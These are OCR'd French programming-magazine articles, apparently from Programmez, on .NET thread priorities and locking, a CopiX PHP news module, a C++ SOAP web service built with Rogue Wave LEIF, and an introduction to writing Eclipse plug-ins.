La priorité d'un thread découle de la priorité de son processus. Contrairement à la programmation classique Windows, la programmation .Net n'évalue plus la priorité en attribuant une valeur peu parlante de 0 à 31. Nous avons maintenant affaire à six niveaux de priorités d'un processus : Low (4), BelowNormal (6), Normal (8), AboveNormal (10), High (13) et RealTime (24). Cette priorité est programmable, via la propriété PriorityClass de *System.Diagnostic.Process.*

La priorité du thread est calculée par rapport à celle de son processus. C'est la propriété Priority de la classe "System.Threading. Thread" qui est ici utilisée. Elle peut prendre à son tour 5 niveaux : Lowest (-2 par rapport à de la priorité du processus), BelowNormal (-1), Normal (idem priorité du processus), AboveNormal (+1), et Highest (+2).

En résumé, pour trouver ou fixer la priorité d'un thread :

```
Thread tactuel = Thread.CurrentThread;
Console.WriteLine("La priorité du Thread est fixée à {0}",tactuel.Priority);
```

Et pour celle d'un processus :

```
Process ProcessCourant = Process.GetCurrentProcess();
Console.WriteLine("La priorité du processus est fixée à{0}",ProcessCourant.PriorityClass);
```

Ce qui donne par exemple :

```
…
La priorité du processus est fixée à Normal
La priorité du Thread est fixée à Lowest
…
```

Comment suspendre et donner un nom à vos threads

Vous pouvez donner un nom à un thread (en cas de déboggage cela peut s'avérer utile) :

```
Thread tactuel = Thread.CurrentThread;
Tactuel.Name = "Thread1";
```


Suspendre l'activité d'un thread se réalise, via la commande Thread.Sleep, déjà évoquée précédemment (testlancement.cs). La durée s'exprime en milli secondes. Vous pouvez aussi utiliser la méthode Suspend() à partir du thread à suspendre, ou à partir d'un autre thread. Dans ce cas, le Thread se bloquera jusqu'à ce que l'on appelle la méthode Resume().

Une première possibilité de synchronisation

Cette première méthode est issue de *System.Threading.ReadWriterLock.* Elle permet de distinguer un accès en lecture d'un accès en écriture. Ce mécanisme est différent des autres possibilités en accès exclusif que nous examinerons ultérieurement (Monitor, Mutex).

```
DeuxThreadsExplicite.cs
using System;
using System.Threading;
class thread
{
 static ReaderWriterLock rwl;
 static long variablecommune=0;
 static int iteration=1;
 static void thread1()
 {
  long j;
  for (int i=0; i < iteration; i++)
  {
    rwl.AcquireWriterLock(-1);
   j=variablecommune; j +=i; variablecommune=j;
    rwl.ReleaseWriterLock();
  }
 }
```

```
 static void thread2()
 {
  long j;
  for (int i=0; i < iteration; i++)
  {
    rwl.AcquireWriterLock(-1);
   j=variablecommune; j +=i; variablecommune=j;
    rwl.ReleaseWriterLock();
  }
 }
 static void Main(String[] args)
{
 switch (args.Length) {
   case 0:
    Console.WriteLine("Entrez comme argument
le nombre d'itérations (exemple : 1234567)");
     break;
   case 1:
     iteration = Convert.ToInt32(args[0]);
        Console.WriteLine("Exécution de deux
threads synchronisés avec verrouillage");
     rwl = new ReaderWriterLock();
       Thread unite_tmt_1 = new Thread(new
ThreadStart(thread1));
       Thread unite_tmt_2 = new Thread(new
ThreadStart(thread2));
     unite_tmt_1.Start(); unite_tmt_2.Start();
     unite_tmt_1.Join() ; unite_tmt_2.Join();
      Console.WriteLine("Fin de l'exécution des
 Threads synchronisés avec verrouillage");
```



L'application détecte convenablement qu'elle est déjà en exécution (qu'un processus du même nom est en exécution). Ici sous Windows.

```
     Console.WriteLine("variablecommune = " +
 variablecommune);
      break;
  }
 }
 }
```

Si nous exécutons sous Windows .Net l'assemblage, nous obtiendrons effectivement :

```
$ ./DeuxThreadsExplicite.exe 12345678
Exécution de deux threads synchronisés avec
verrouillage
Fin de l'exécution des Threads synchronisés
avec verrouillage
variablecommune = 152415752934006
```

Notez bien que l'implémentation de Mono (version 0.28 et 0.30.1) sous Linux compile convenablement "DeuxThreadsExplicite.cs" mais le CLR ne l'exécute pas comme il conviendrait. L'accès en écriture sera obtenu, à condition qu'il n'existe aucun accès courant en lecture ou en écriture. L'accès en lecture sera obtenu par AcquireReaderLock(). .Net d'ailleurs peut aller plus loin en réclamant un changement de droit d'accès avec UpgradeToWriterLock() et DowngradeFromWriterLock().

■ Xavier Leclercq

CopiX, Framework pour PHP

Pour notre dernier article sur la série des frameworks en PHP, nous avons choisi d'illustrer nos exemples avec CopiX, en démontrant les bienfaits d'une éthique de programmation structurée sur la qualité logicielle, sur la rapidité de développement et sur la lisibilité générale de l'application.

CopiX est un framework pour PHP, téléchargeable à l'adresse http://copix.aston.fr, distribué dans sa version en ligne sous licence GPL. Pour en faire un rapide tour d'horizon, notez qu'il propose une architecture découpée en couches spécialisées (présentation, coordination, services, métier et persistance), qu'il est extensible, grâce à un système de plug-ins et de modules, et qu'il intègre de nombreux artefacts, à même de vous épargner les tâches les plus rébarbatives du développement (qui a pensé aux requêtes SQL aussi subtiles que les select * ?). Dans cet article, nous allons nous concentrer sur la pratique, pour laisser de côté les différents concepts théoriques, déjà abordés dans les numéros précédents.

La version que vous allez utiliser pour les exemples est la 2.1, normalement disponible d'ici la parution de cet article.

Installation

Après avoir téléchargé les sources du framework, décompressez-les dans un répertoire, sous la racine de votre serveur web. Nous supposons bien sûr que vous disposez d'une plate-forme déjà configurée pour PHP, et d'une base de données accessible.

Dans la suite de cet article, nous supposerons que http://localhost/copix/ correspond sur votre système de fichier à /public/copix/www/ (c:\public\copix\www\ si vous êtes sous Windows).

Vous devez avoir, sur votre système, une arborescence correspondant à

- project/ qui contient l'ensemble des sources spécifiques à votre projet
- utils/ où sont regroupées les bibliothèques de CopiX (et les bibliothèques tierces comme Smarty)
- temp/ pour tous les fichiers temporaires (fichiers “compilés” en PHP, fichiers de cache, de logs...)
- www/ pour la partie publiable de votre site (images, javascript et le fichier d'entrée index.php)


Si vous êtes sur une plate-forme Linux ou Unix, n'oubliez pas d'attribuer les droits d'écriture sur l'ensemble de l'arborescence “temp/” à Apache, ou à l'uid sous lequel s'identifie le processus en question. Si vous êtes sous Windows, ces considérations de sécurité n'existent pas en standard.

Entrons dans le vif du sujet !

Nous allons réaliser une fonction simple de gestion des nouvelles, sous la forme d'un module, pour nous familiariser avec l'outil.

Restons modestes, et contentons-nous de deux tables simples, obtenues par le script suivant sous MySQL.

```
CREATE TABLE `News` (
  `id_news` int(11) NOT NULL auto_increment,
  `id_newc` int(11) NOT NULL default '0',
  `title_news` varchar(50) NOT NULL default '',
  `summary_news` varchar(255) NOT NULL default '',
```




```
  `content_news` text NOT NULL,
  `pubdatefrom_news` varchar(8) default NULL,
  `pubdateto_news` varchar(8) default NULL,
  `sticky_news` tinyint(1) NOT NULL default '0'
  PRIMARY KEY  (`id_news`)
)
Et pour les catégories
CREATE TABLE `NewsCategory` (
  `id_newc` int(11) NOT NULL auto_increment,
  `caption_newc` varchar(50) NOT NULL default '',
  PRIMARY KEY  (`id_newc`)
)
```

Dans notre exercice, vous allez créer une page de liste, et verrez comment rapidement obtenir une page d'édition. Nous nous concentrons ici sur les points critiques du code, en sachant que les sources du module présenté sont disponibles sur le site de CopiX.

Première étape, créer le module et son point d'entrée.

Sous CopiX, seul le fichier index.php est publié sur le site web. C'est ce seul fichier qui, par un jeu de configuration, est capable de répondre à la demande de l'internaute.

Pour les curieux, voici en quatre lignes exhaustives le contenu de ce fichier.

```
require_once ('../utils/copix/copix.inc.php');
require_once ('../project/project.inc.php');
```

```
new ProjectCoordination('../project/config/copix.conf.php');
$GLOBALS['COPIX']['COORD']->process();
```

Sans rentrer dans les détails, le fichier demande l'inclusion de CopiX, instancie l'objet de coordination puis lui demande de s'exécuter. A noter que ProjectCoordination s'enregistre à la création dans le tableau global nommé COPIX.
Voyons comment configurer CopiX pour qu'il sache afficher une liste de nouvelles.
Créez le fichier */project/modules/news/desc/default.desc.php,* pour décrire l'ensemble des actions standard de votre module.
Dans ce fichier, déclarez l'action "liste"

```
$liste = new CopixActionZone ('NewsList');
```

Ici, vous avez indiquez à CopiX que la réponse à l'url index.php?module=news&action=list est implémentée par un "objet zone". Un objet Zone est une petite instance bien pratique qui vous permet d'afficher du contenu où bon vous semble dans l'écran (barre de titre, barre de gauche, partie centrale...).
Pour des utilisations avancées, notez que les zones gèrent elles-mêmes un cache de contenu qui évite de solliciter la base de données pour des informations identiques.
Dans le cas présent, nous affichons la zone dans la partie centrale de l'écran.

Deuxième étape, implémentation

Pour vérifier de suite que votre zone est appelée, demandez à l'objet d'afficher un message "en dur".
Pour cela, créez le fichier */module/news/zones/newslist.zone.php*

```
class ZoneNewsList extends CopixZone {
 function _createContent (&$toReturn) {
   $toReturn = 'Le contenu de ma zone';
 }
}
```

Sans être sorcier ni avoir gagné le Concours Lépine, vous comprendrez que la zone remplit une chaîne de caractères nommée "$toReturn", passée par adresse à la méthode. Ce paramètre sera utilisé par CopiX, alors qu'il décidera d'afficher le contenu de la zone à l'endroit souhaité.

Vous disposez maintenant d'une page capable d'afficher un message simple, où vous le voulez et où que vous soyez dans votre projet.
L'affichage des pages principales étant basé sur un système de template, vous pourrez par exemple écrire le code suivant :

```
$mainTemplate->assign ('zoneContent', CopixZone::process ('news|NewsList'));
```

ce qui aura pour effet de positionner le contenu généré par la zone NewsList du module news dans la variable de template "zoneContent".

Troisième étape, la couche métier

Pour la partie métier, CopiX propose des facilités, notamment la possibilité de générer automatiquement pour vous les DAO simples de votre site. Comme nous ne sommes pas particulièrement intéressés par l'exercice SQL, rébarbatif et peu valorisant, nous allons profiter de cette opportunité.
Créez un fichier XML décrivant la table News à CopiX pour que ce dernier sache l'utiliser, à l'emplacement *project/modules/news/resources/news.dao.definition.xml*

```
<daodefinition>
 <general>
   <table name="News" />
 </general>
 <fields>
  <field name="id_news" caption="Identifiant"
        pk="true" required="yes" type="autoincrement" />

  <field name="id_newc"
          caption="catégorie"
          type="int"
          fkTable="NewsCategory"
          fkFields="caption_newc"
          required="yes" />

  <field name="title_news"
        caption="titres"
        type="string"
        required="yes"
        />

  <field name="content_news"
        caption="contenu"
        type="string"
        maxlength="500"
        required="yes"
        />
   ...
```

Voilà un travail de saisie qui ne devrait poser aucun problème, et qui va nous rendre de nombreux services.
Vous disposez maintenant, sans le savoir, d'une DAO prête à l'emploi pour manipuler les nouvelles de la base de données (insertion, modification, sélection et suppression).

Quatrième étape, un template pour afficher les nouvelles

Comme vous deviez vous en douter, CopiX utilise fortement le système de template Smarty pour la partie présentation. Nous verrons plus loin qu'il propose même quelques balises intéressantes pour des tâches courantes.
Si vous êtes un "anti-moteur-de-template", sachez que CopiX est capable d'utiliser des fichiers PHP "purs" pour réaliser l'affichage.
Créez le fichier *project/modules/news/templates/news.list.tpl*

```
{foreach from=$tabNews key=keyNews item=objNews}
<h2>{$objNews->title_news}</h2>
<p>{$objNews->summary_news}</p>
<p><a  href="index.php?module=news&action=show&id_news={$ob
jNews->id_news}"><img src="img/tools/show.gif"  />Consultez l'intégralité
 de la nouvelle...</a></p>
<p>{$objNews->author_news}</p>
{/foreach}
```

Retour à la deuxième étape pour une vraie implémentation

Maintenant que vous disposez d'une DAO pour récupérer les données, d'un template pour afficher ces mêmes données, rien ne vous empêche de compléter la zone pour qu'elle remplisse sa tâche.

```
class ZoneNewsToday extends CopixZone {
   function _createContent (&$toReturn) {
      $tpl = & new CopixTpl ();
      $daoNews = & CopixDAOFactory::create ('News');
      $tpl->assign ('tabNews', $daoNews->findAll ());
       $toReturn = $tpl->fetch ('news.list.tpl');
   }
}
```

Aussi simple que cela ! Grâce au fichier XML, CopiX crée automatiquement une DAO via la syntaxe CopixDAOFactory::create ('News');
A savoir qu'il vous est possible d'effectuer des recherches, avec une syntaxe tout aussi simple.
Par exemple, le code suivant ajoute à la zone la capacité de faire des recherches par catégories, et trie les résultats par date de publication.

```
class ZoneNewsToday extends CopixZone {
   function _createContent (&$toReturn) {
      $tpl = & new CopixTpl ();
      $daoNews = & CopixDAOFactory::create ('News');
      $sp = & CopixDAOFactory::createSearchParams ();
      $sp->addCondition ('id_newc', ' =', $this->params['category']);
      $sp->orderBy ('datepub_news');
      $tpl->assign ('tabNews', $daoNews->findBy ($sp));
      $toReturn = $tpl->fetch ('news.list.tpl');
   }
}
```

Si vous êtes curieux, vous pouvez allez voir dans le répertoire /temp/dao_compile/, vous y trouverez l'ensemble des DAO, sous forme "compilée" en PHP.

Sixième étape (facultatif), internationalisation

Cerise sur le gâteau, rendez votre application internationale pour la distribuer où bon vous semble aux quatre coins de la planète.
Pour ce faire, utilisez la capacité de CopiX à lire des fichiers de propriétés.
Simplement, dans le fichier XML précédent, remplacez les informations *caption* par des information *captioni18n.*
Par exemple, pour le champ identifiant

```
<field name="id_news"captioni18n="dao.news.fields.id_news"
      pk="true" required="yes" type="autoincrement" />
```

Ensuite, créez un fichier de propriété */project/modules/news/resources/dao_fr.properties*
Dans ce fichier, contentez-vous de créer les clefs i18n utilisées dans la description de vos DAO.
Par exemple :

```
dao.news.fields.id_news =Identifiant de la nouvelle
dao.news.fields.title_news =Titre
dao.news.fields.pubdatefrom_news=Date de début de publication
dao.news.fields.pubdateto_news  =Date de fin de publication
dao.news.fields.summary_news =Résumé
dao.news.fields.content_news =Contenu
dao.news.fields.author_news  =Auteur
dao.news.fields.sticky_news =Toujours visible
```

Pour fournir des traductions, il suffit de créer les fichiers nommés dao_pays.properties. Lorsque vous changerez la langue de l'internaute, CopiX fournira alors les libellés correspondants. A noter qu'il est possible de proposer des libellés différents pour une même langue, en fonction des pays.
Si vous êtes curieux, vous pouvez aller dans le répertoire */temp/cache/resource_compile* pour voir les fichiers properties "compilés" en PHP.
Dans votre application, vous pourrez interroger les clefs via diverses syntaxes, selon l'endroit où vous vous situez :

- CopixI18N::get ("clef");// dans un code PHP
- {messagei18n key="clef"} dans un template Smarty

Quelques éléments supplémentaires

Il existe dans CopiX quelques éléments qui peuvent accélérer le développement. Nous en avons vus quelques-uns, notamment les "DAO automatiques". Il en existe d'autres, comme les balises Smarty développées pour CopiX.
Les plus utiles peuvent être les balises calendar ou htmleditor, des raccourcis pratiques pour des éléments de saisie conviviaux. Ces éléments sont bien sûr des wrappers de bibliothèques Open Source, mais s'avèrent d'autant plus pratiques à utiliser dans ce contexte.
En voici un exemple d'utilisation :

```
    <tr>
      <th>{messagei18n key=dao.news.fields.pubdateto_news}</th>
      <td>{calendar value=$toEdit->pubdateto_news name=pubdate
to_news}</td>
    </tr>
    ...
    <tr>
     <th>{messagei18n key=dao.newscategory.fields.caption_newc}</th>
     <td>{select name="id_newc" selected=$toEdit->id_newc values=
$arNewsCategories objectMap="id_newc;caption_newc"}</td>
    </tr>
    ...
    <tr>
     <th>{messagei18n key=dao.news.fields.content_news}</th>
     <td>{htmlarea content=$toEdit->content_news name=content_news}
</td>
    </tr>
```

De la même façon, CopiX est livré avec un nombre de plug-ins prêt à l'emploi, comme un plug-in pour protéger vos pages avec un système d'authentification simple, un plug-in pour réaliser des statistiques, et bien d'autres.

■ Gérald Croës

aston

Notre partenaire ASTON, créée en 1990, la société Aston propose des prestations de conseil, assistance à maîtrise d'ouvrage, réalisation d'applications au forfait, en assistance technique, tierce maintenance applicative, séminaires et formation. Ses domaines de prédilection sont : le développement, l'intégration, le workflow, le décisionnel, les portails et Internet. www.aston.fr

1ème partie

Des Web Services en C++,

ou comment profiter de vos investissements en C++ dans un environnement multi plate-forme ? En utilisant SOAP comme bus d'échange de données !

Le C++ est un langage puissant qui a sa place dans les applications où la performance est un critère impératif. Ce langage a fait ses preuves, les compilateurs sont fiables et produisent un code de bonne qualité. C'est surtout dans les applications militaires, des télécommunications ou de la banque, que l'on trouve les plus gros investissements en C++.

Une des meilleures approches aujourd'hui pour pérenniser vos investissements est de conserver le cœur en C++ et de le rendre accessible à de nouvelles applications, à travers la technologie des Web Services.

Rogue Wave Software propose avec LEIF un outil et une infrastructure permettant de générer automatiquement le code C++ nécessaire pour offrir des Web Services en interface de votre code C++ existant, ou encore, de permettre au code C++ de votre application de consommer des services J2EE ou .NET à travers des Web Services. LEIF (**L**ightweight **E**nterprise **I**ntegration **F**ramework) est une plate-forme technique qui s'appuie sur des composants standard comme la *Standard C++ Library* pour une génération de code portable, multi plate-forme. LEIF comprend

un générateur de middleware SOAP appelé **SOAPworX,** un outil de génération de classes C++ pour le *mapping* XML appelé **XML-ObjectLink,** et un containeur de *servlet* HTTP appelé **Bobcat.**

Dans cet article, nous vous proposons de construire un serveur C++ simple, à l'écoute de requêtes SOAP venant de clients C#, Java ou autres. Nous allons utiliser une définition d'un service simple : retrouver le nom du jour en fonction d'une date.

Si vous souhaitez reproduire les étapes de cet article dans votre environnement logiciel, vous pouvez télécharger une version gratuite d'évaluation de LEIF sur le site de Rogue Wave à l'adresse www.roguewave.com.

L'interface graphique (HTML) de LEIF permet de charger le fichier WSDL, de préciser pour quel environnement (Windows, Linux, Sun, HP, IBM,...) et quel compilateur (aCC, gcc, Microsoft Visual C++, Intel C++, ...) vous souhaitez générer le code, de préciser si vous souhaitez ou non générer une documentation, et si vous voulez utiliser un protocole sécurisé SSL.

Vous pouvez choisir de baser le *mapping* des données du service web en utilisant la *Standard C++ Library* (std::string,...) ou en utilisant la famille SourcePro de Rogue Wave. Ce choix est plus naturel pour les développeurs qui ont déjà l'habitude d'utiliser ces types de données plus conviviales (RWCString, RWDate,...), que l'on retrouve souvent dans des environnements UNIX, car ils font partie de l'offre standard des compilateurs C++ de Sun et de HP.

La première étape consiste à préciser dans l'outil LEIF que vous souhaitez générer un service Web C++ à partir d'une description WSDL (Web Service Definition Language).

Sur notre plate-forme (Windows XP avec compilateur Microsoft MSVC 7.1) LEIF génère également un fichier .SLN prêt à l'emploi pour Visual Studio 2003, et une documentation complète en HTML des classes générées.

Voici le fichier WSDL qui nous a servi de point de départ pour définir le service "DayOfTheWeek". On y retrouve la définition de l'enveloppe SOAP de question/réponse dans la partie input et output :

```
<?xml version="1.0" encoding="UTF-8"?>
<definitions name ="DayOfWeek" targetNamespace="http://www.
 roguewave.com/programmez/DayOfWeek.wsdl"
xmlns:tns="http://www.roguewave.com/programmez/DayOfWeek.wsdl"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
```

```
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns="http://schemas.xmlsoap.org/wsdl/">
  <message name="DayOfWeekInput">
    <part name="date" type="xsd:date"/>
  </message>
  <message name="DayOfWeekResponse">
    <part name="dayOfWeek" type="xsd:string"/>
  </message>
```

```
  <portType name="DayOfWeekPortType">
    <operation name="GetDayOfWeek">
      <input message="tns:DayOfWeekInput"/>
      <output message="tns:DayOfWeekResponse"/>
    </operation>
  </portType>
  <binding name="DayOfWeekBinding" type="tns:DayOfWeekPortType" >
       <soap:binding  style="document"  transport="http://schemas.xmlsoap
.org/soap/http" />
    <operation name="GetDayOfWeek" >
      <soap:operation soapAction="getdayofweek" />
      <input>
          <soap:body use="encoded" namespace="http://www.roguewave.
com/programmez"
                     encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/"/>
      </input>
      <output>
          <soap:body use="encoded" namespace="http://www.roguewave.
com/programmez"
                          encodingStyle="http://schemas.xmlsoap.org/
soap/encoding/"/>
      </output>
    </operation>
  </binding>

  <service name="DayOfWeekService" >
      <documentation>Retourne le nom du jour en function d'une date
</documentation>
    <port name="DayOfWeekPort" binding="tns:DayOfWeekBinding" >
        <soap:address location="http://localhost:8013/dayofweek/Day
OfWeek" />
    </port>
  </service>

</definitions>
```

On y reconnaît facilement le type DayOfWeekInput de type date, et DayOfWeekResponse, de type chaîne de caractères. À partir de ce fichier, LEIF génère automatiquement le middleware SOAP, l'infrastructure du serveur C++ et la documentation correspondante.
Le générateur de code génère également le code de façade qui accueillera le service. Le code obtenu est très facile à comprendre :

```
RWCString  DayOfWeekPortTypeImpl::getDayOfWeek(const  RWDate&
date_in, RWLeifContext& context)
{
  typedef RWCString returnType;

  throw RWxmsg("Sorry: The servlet was invoked but the requested operation
\"getDayOfWeek\" has not been implemented.  An implementation must be
written.");

  return returnType(); // (never executed)
}
```

Pour notre exemple, nous nous contentons de remplacer le message par

```
RWCString  DayOfWeekPortTypeImpl::getDayOfWeek(const  RWDate&
date_in, RWLeifContext& context)
{

          return date_in.weekDayName();

}
```

En ouvrant la solution (makefile) générée pour Microsoft Visual Studio 2003, il suffit de lancer une compilation pour créer une bibliothèque dynamique (.DLL ou .so sous UNIX) prête à l'emploi. Les fichiers générés comportent également un fichier de commandes shell ou .bat qui permet d'enregistrer le service créé dans le containeur de servlet Bobcat 2.0.
Bobcat est un containeur de servlet compatible avec les spécifications HTTPServlet de Java, mais contrairement à une solution similaire comme Jakarta Tomcat, il est réalisé à 100% en C++, ce qui le rend nettement plus performant. Dans un contexte de déploiement de servlet C++, l'avantage de cette solution Rogue Wave est évidente, car il n'y a pas besoin de gaspiller du temps CPU dans des couches de conversion entre C++ et Java, via JNI, pour pouvoir atteindre le code C++. Bobcat fonctionne avec Apache ou Microsoft IIS et utilise le load-balancing multi-thread pour offrir d'excellentes performances.
Après l'enregistrement du service par l'appel du script shell, il vous suffit de redémarrer le serveur Bobcat pour pouvoir offrir le service C++ à n'importe quel client SOAP. Une implémentation simple d'un client Java (en utilisant un middleware SOAP généré avec Apache Axis for Java) vient alors montrer l'interopérabilité

```
          Date date = format.parse(dateString);

          // Retrieve a reference to the remote service

          DayOfWeekServiceLocator locator = new DayOfWeekService
Locator();
          DayOfWeekPortType service = locator.getDayOfWeekPort();

          // Invoke the remote service with the date.

          System.out.println("Server says: " + service.getDayOfWeek(date) );
```

■ **Pascal Specht**
Rogue Wave France

Développer un plug-in pour Eclipse

SOURCES DE L'ARTICLE
WWW.PROGRAMMEZ.COM

Eclipse, éditeur ouvert s'il en est, est basé sur une architecture de plug-ins. Ecrit en Java, Eclipse est aussi un outil de développement Java. Voyons donc comment écrire un plug-in pour Eclipse avec Eclipse.

Si vous avez été, ou êtes encore, un fan de l'éditeur Emacs, vous savez que ce qui a fait son succès se résume comme ceci : une architecture ouverte et totalement programmable. Ainsi, chacun a pu avoir avec Emacs, l'éditeur de ses rêves pour coder avec ses langages préférés. Même s'il jouit déjà d'une très grande popularité, il est encore trop tôt pour dire si Eclipse sera un jour aussi légendaire que l'est Emacs. Mais si Eclipse devient légendaire, le phénomène sera facile à expliquer: Eclipse est une architecture ouverte et totalement programmable. Nous allons aujourd'hui nous divertir en programmant Eclipse avec lui-même, pour créer un petit plug-in. Dans un article ultérieur, nous aborderons des notions plus avancées.

Eclipse, une architecture complexe.

Notre objectif est modeste, car avant de se lancer dans les grands projets, il est indispensable de comprendre l'architecture générale du système, qui est assez complexe. Nous allons, bien entendu, aborder cela d'un point de vue pratique, mais nous ne pouvons toutefois pas nous dispenser d'un peu de théorie et de terminologie. Il est possible de regarder Eclipse sous deux angles. D'abord un angle orienté utilisateur. Sous cet angle et comme le montre la figure 1. Eclipse est organisé en un atelier (Workbench) qui contient menus, barres d'outils et barre de




Figure 1: Organisation d'Eclipse selon le point de vue de l'utilisateur. (Capture tirée de la documentation d'Eclipse)

statut, ainsi qu'une page. A son tour la page est un conteneur pouvant accueillir un éditeur et une ou plusieurs vues (views) encore dénommées parts. Entre la page et les vues se cache encore la notion de perspective, qui est un outil pour grouper les vues dans une page, et dont nous n'avons pas davantage besoin de parler aujourd'hui.




Figure 2: Organisation d'Eclipse du point de vue du développeur. (Capture tirée de la documentation d'Eclipse.

Une architecture à base de plug-ins

Abordons maintenant le point de vue du développeur. La figure 2 nous apprend qu'au coeur de cette grosse application qu'est Eclipse, se trouve une toute petite librairie d'exécution. En réalité Eclipse, c'est uniquement cette librairie. Que fait donc cette librairie ? Au démarrage d'Eclipse elle parcourt le répertoire des plug-ins, afin d'en faire l'inventaire et stocke ces informations dans une base de registre interne. Ceci fait, elle lance un plug-in particulier : le Workbench. Ensuite, les autres plug-ins, seront chargés dynamiquement, selon les besoins. Librairie d'exécution et plug-ins peuvent communiquer ensemble, car la première définit des points d'extensions sur lesquels se branchent les derniers. Concrètement, Eclipse étant écrit en Java, un point d'extension est une interface ou une classe Java. On se branche alors sur un point d'extension en implémentant l'interface et/ou en dérivant une classe, dont la librairie d'exécution se chargera d'invoquer les méthodes. Cela dit, si l'on regarde à nouveau la figure 2, nous comprenons maintenant pourquoi Eclipse est aussi amusant et séduisant pour le programmeur. En effet, hormis cette petite librairie d'exécution, TOUT est plug-in et tous les plug-ins proposent à leur tour des points d'extensions. Autant dire que les possibilités de bricoler sont infinies... En outre, il importe de voir qu'un plug-in n'est pas un petit gadget, mais peut être une API à part entière. C'est ainsi le cas de SWT qui est le GUI natif d'Eclipse ou encore de JFace qui est un sur-ensemble de SWT, destiné à la création aisée de boîtes de dialogues et de wizards.

Qu'est-ce qu'un plug-in Eclipse ?

Un plug-in est un ensemble de composants, structuré et autodescriptif, au moyen d'un manifeste qui est tout simplement un fichier XML. On l'aura compris ces composants ne sont rien d'autre que des classes Java. Ces classes sont empaquetées dans une archive JAR qui sera déposée conjointement au manifeste XML dans un sous-répertoire du répertoire plug-ins d'Eclipse.

Coucou branché

Nous allons donc nous faire la main en écrivant un plug-in tout simple. Puisqu'il est possible de se brancher n'importe où, nous allons simplement créer une nouvelle vue, en nous branchant sur le point d'extension org.eclipse.ui.views prévu à cet effet. Notre vue sera une fenêtre du type 'Hello World', affichant un petit message. Quand nous y serons parvenus, nous améliorerons notre plug-in, afin de le rendre capable de communiquer avec le Workbench. Notre objectif est modeste, car il s'agit d'éviter de se cogner la tête contre la difficulté majeure qui est d'assimiler à la fois le concept de point d'extension, et de s'y retrouver dans la jungle de ceux-ci, qui sont extrêmement nombreux par la force des choses. Si, poussés par la curiosité, vous voulez avoir une idée de la densité de la jungle, consultez l'aide intégrée au chapitre Platform Plug-in Developer Guide|Reference|Extensions Points Reference.

